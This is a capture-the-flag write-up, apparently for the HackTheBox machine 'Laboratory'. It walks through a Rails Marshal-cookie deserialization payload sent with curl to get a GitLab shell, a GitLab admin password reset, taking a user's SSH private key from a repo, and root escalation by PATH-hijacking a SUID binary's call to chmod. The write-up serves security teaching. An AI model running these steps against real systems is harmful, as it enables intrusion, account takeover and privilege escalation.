
```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `reverse shell` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :re
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

We then get a long cookie that begins




Take that cookie, and insert it after the `subject_id=`

```
curl -vvv -k \
'https://git.laboratory.htb/users/sign_in' \
-b "experimentation_subject_id=#put cookie here
```



And we are rewarded with a reverse shell:



Gitlab Shell

This shell is pretty limited, but we aren't going to be here for long.


Consulting these docs, we will be able to reset the Admin's password, and gain access to their account on Gitlab: https://docs.gitlab.com/12.10/ee/security/reset_root_password.html

Reset the Password

First, we need to switch to the `gitlab-rails console` terminal again

Second, we need to find who our user is, which we can find by running:


```
user = User.where(id: 1).first
```



- And we're the user **Dexter**


Now, let's change Dexter's password:

```
#we're using the same example password for Dexter as in the doc
user.password = 'secret_pass'
user.password_confirmation = 'secret_pass'

#save what we just did
user.save!
```




Dexter's Creds

We've reset Dexter's creds to be **secret_pass**, which gives us access to his **gitlab repo**




Dexter Repo

If we look around Dexter's repo, we can see that he has his **id_rsa** key lying around. This can give us SSH access to his account. Download the key



Change the **permissions** of the key via `chmod 600 id_rsa` and be sure to `nano` edit the file to remove the blank line at the end - it upsets the formatting for the key to be accepted.




Dexter Shell


Collect your user flag and now let's move on to enumerating.

Enumerate


If we enumerate Dexter's shell for privesc possibilities via **linpeas** we can see that he has a root SUID for a binary called `docker-security`



Running it, nothing apparent happens...so let's investigate it further.



We can look at how the binary operates with the `ltrace` command (the `strace` command also works here, but offers more info than we need for now




Path Hijack

Let's examine line **four** in more detail. It calls on **/usr/bin/docker**, right? But what about **chmod**

```
system("chmod 700 /usr/bin/docker")
```

The absolute path for `chmod` is **/usr/bin/chmod**, which is not the same as what the `docker-security` binary calls on.



This suggests to me that we can create a malicious **chmod** in the path we're currently working in, and have the binary call on our malicious **chmod** instead.

```
#construct the malicious chmod to pop a root shell
echo "/bin/bash" > chmod
chmod 777 ~chmod #the ~ indicates the chmod in Dexter's account,
                 #not the one in /usr/bin/

#change the path and start the binary to pop root
PATH=$(pwd):$PATH docker-security
```